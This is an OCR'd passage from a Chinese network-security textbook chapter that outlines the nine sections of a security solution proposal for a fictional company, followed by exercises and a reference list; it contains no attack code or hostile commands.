


图 15-1　拓扑结构

表 15-1　地址规划表

设备	IP 地址	备注
R2624-A	192.168.1.253/24	R2624-A E0
R2624-B	192.168.1.254/24	R2624-B E0
虚拟备份组 10	192.168.1.1/24	虚拟备份组 10
虚拟备份组 20	192.168.1.2/24	虚拟备份组 20

15.3　解决方案设计

安卓网络安全公司（公司名为虚构）通过招标，以 150 万的工程造价得到了该项目的实施权。在解决方案设计中需要包含 9 方面的内容：公司背景简介、安全风险分析、完整网络安全实施方案的设计、实施方案计划、技术支持和服务承诺、产品报价、产品介绍、第三方检测报告和安全技术培训。

一份网络安全设计方案应该包括 9 个方面：公司背景简介、安全风险分析、解决方案、实施方案、技术支持和服务承诺、产品报价、产品介绍、第三方检测报告和安全技术培训。

1．公司背景简介

介绍安卓网络安全公司的背景需要包括：公司简介、公司人员结构、曾经成功的案例、产品或者服务的许可证或认证以及项目意义。

1）安卓网络安全公司简介

让用户对公司有一个好的印象，可以使我们的工作更顺利地得以执行和完成，在这里不仅要介绍公司的背景，还要体现出公司的优越性、实力及公司的先进性。

2）公司的人员结构

公司的人员结构是用户了解公司实力的一个最直接途径，是一份必不可少的材料。

3）成功的案例

这里主要介绍公司以往的成功案例，特别是要指出与用户项目相似的成功案例，这样可以使用户相信我们有足够的经验来做好这件事情。

4）产品的许可证或服务的认证

产品的许可证是一份必不可缺的材料，因为只有取得许可证的安全产品，才允许在国内销售。网络安全属于提供服务的公司，只有通过国际认证才能取得用户更大的信任。

5）实施网络安全意义

项目完成后，安卓公司的系统信息安全能到一个怎样的保护水平，要特别结合当前的安全风险和威胁来分析。

2. 安全风险分析

安全风险分析主要是对网络物理结构、网络系统和网络应用进行安全分析。

1）现有网络物理结构安全分析

详细分析公司与各分公司的网络结构，包括内部网、外部网和远程网。

2）网络系统安全分析

详细分析公司与各分公司网络的实际连接、Internet 的访问情况、桌面系统的使用情况和主机系统的使用情况，找出可能存在的安全风险。

3）网络应用的安全分析

详细分析公司与各分公司的所有服务系统以及应用系统，找出可能存在的安全风险。

3. 解决方案

解决方案包括 5 个方面。

1）建立公司系统信息安全体系结构框架

通过具体分析常盛信息集团公司的具体业务和网络、系统、应用等实际应用情况，初步建立一个整体的安全体系结构框架。

2）技术实施策略

技术实施策略需要从网络结构安全、主机安全加固、防病毒、访问控制、传输加密、身份认证、入侵检测技术及风险评估 8 个方面进行阐述。

3）安全管理工具

对安全项目中所用到的安全产品进行集中、统一、安全的管理和培训。

4）紧急响应

制定详细的紧急响应计划，及时响应用户的网络、系统和应用可能会遭到的破坏。

5）灾难恢复

制定详细的灾难恢复计划，及时地把用户遇到的网络、系统和应用的破坏恢复到正常状态，并且能够消除产生风险和威胁的根源。

4. 实施方案

实施方案包括：项目管理以及项目质量保证。

1）项目管理

（1）项目流程：详细写出项目的实施流程，以保证项目的顺利实施。

（2）项目管理制度：写出项目的管理制度，主要是保证项目实施的质量，项目管理主要包括人的管理、产品的管理和技术的管理。

（3）项目进度：项目实施的进度表，作为项目实施的时间标准，要全面考虑完成项目所需要的物质条件，计划出一个比较合适的时间进度表。

2）项目质量保证

（1）执行人员的质量职责：规定项目实施相关人员的职责，如项目经理、技术负责人、技术工程师、后勤人员等，以保证整个安全项目的顺利实施。

（2）项目质量的保证措施：严格制定出保证项目质量的措施，主要的内容涉及参与项目的相关人员、项目中涉及的安全产品和技术、用户派出支持该项目的相关人员的管理。

（3）项目验收：根据项目的具体情况，与用户确定项目验收的详细事项，包括安全产品、技术、完成情况、达到的安全目的等验收。

5. 技术支持和服务承诺

包括技术支持的内容和技术支持的方式。

1）技术支持的内容

包括安全项目中所包括的产品和技术的服务，提供的技术和服务包括：

（1）安装调试项目中所涉及的全部产品和技术。

（2）安全产品以及技术文档。

（3）提供安全产品和技术的最新信息。

（4）服务器内免费产品升级。

2）技术支持方式

安全项目完成以后提供的技术支持服务，内容包括以下内容。

（1）客户现场 24 小时支持服务。

（2）客户支持中心热线电话。

（3）客户支持中心 E-mail 服务。

（4）客户支持中心 Web 服务。

6. 产品报价

项目所涉及到全部产品和服务的报价。

7. 产品介绍

公司安全项目中所有涉及到的产品介绍，主要是使用户清楚所选择的产品是什么，不用很详细，但要描述清楚。

8. 第三方检测报告

由一个第三方的中立机构，对实施好的网络安全构架进行安全扫描与安全检测，并提供相关的检测报告。

9. 安全技术培训

1）管理人员的安全培训

主要针对公司非技术的管理人员的培训，提高他们对安全的重视程度。主要针对 4 个方面的内容进行培训。

（1）网络系统安全在企业信息系统中的重要性。

（2）安全技术能够带来的好处。

（3）安全管理能够带来的好处。

（4）安全集成和网络系统集成的区别。

2）安全技术基础培训

主要针对网络系统管理员、安全管理相关人员的技术培训，能够增强他们的安全意识，了解基本的安全技术，能够分辨出网络、系统和应用中可能存在的安全问题，并且能够采用的相关的安全技术、产品或服务来防范。培训的内容包括 7 个方面。

（1）系统安全、网络安全和应用安全的概述。

（2）系统安全的风险、威胁和漏洞的详细分析。

（3）网络安全的风险、威胁和漏洞的详细分析。

（4）应用安全的风险、威胁和漏洞的详细分析。

（5）安全防范措施的技术和管理。

（6）安全产品功能的简单分类。

（7）黑客攻击技术。

3）安全攻防技术培训

对网络系统管理员进行黑客攻击的手段、原理和方法的培训，使他们能够掌握黑客攻击的技术，并能运用到实际的工作中，有能力来保护网络、系统和应用的安全。

4）Windows 系统和 UNIX 系统安全管理培训

主要针对网络管理员和系统管理员的系统安全技术培训，详细介绍操作系统的安全风险、安全威胁和安全漏洞等，使网络或系统管理员能够独立配置安全系统，独立维护操作系统的安全。

5）安全产品的培训

主要针对安全项目中的所用到的安全产品向有关人员提供培训，培训的内容一般包括以下三个方面，可以根据实际情况进行删减。

（1）安全产品的原理，如防火墙技术、入侵检测技术等。

（2）各种安全产品在安全项目中的作用、重要性和局限性。

（3）安全产品的使用、维护和安全。

思考与练习

1．设计网络安全方案需要注意哪些问题？

2．如何评价一份网络安全方案的质量？

3．网络安全方案框架包含哪些内容？编写时需要注意什么？

4．进行社会调查，结合实际编写一份完整的网络安全解决方案。

参 考 文 献

[1] 石志国，薛为民，江俐. 计算机网络安全教程. 北京：清华大学出版社，2004.
[2] 贺思德，申浩如. 计算机网络安全与应用. 北京：科学出版社，2007.
[3] 徐国爱. 网络安全. 北京：北京邮电大学出版社，2003.
[4] 张千里. 网络安全基础与应用. 北京：人民邮电出版社，2007.
[5] 陈波，于泠，肖军模. 计算机系统安全原理与技术. 北京：机械工业出版社，2006.
[6] 葛秀慧，田浩，金素梅. 计算机网络安全管理. 北京：清华大学出版社，2008.
[7] 刘建伟. 网络安全——技术与实践. 北京：清华大学出版社，2007.
[8] 周明全，吕林涛，李军怀. 网络信息安全技术. 西安：西安电子科技大学出版社，2003.
[9] David Salomon. Data Privacy and Security. 北京：清华大学出版社，2005.
[10] 周继军，蔡毅，苏渭珍，等. 网络与信息安全基础. 北京：清华大学出版社，2008.
[11] 梁亚声. 计算机网络安全教程. 北京：机械工业出版社，2008.
[12] 胡道元，闵京华，邹忠岿. 网络安全（第 2 版）. 北京：清华大学出版社，2008.
[13] 张方舟. 计算机网络与信息安全. 哈尔滨：哈尔滨工业大学出版社，2008.
[14] 王倍昌. 走进计算机病毒. 北京：人民邮电出版社，2010.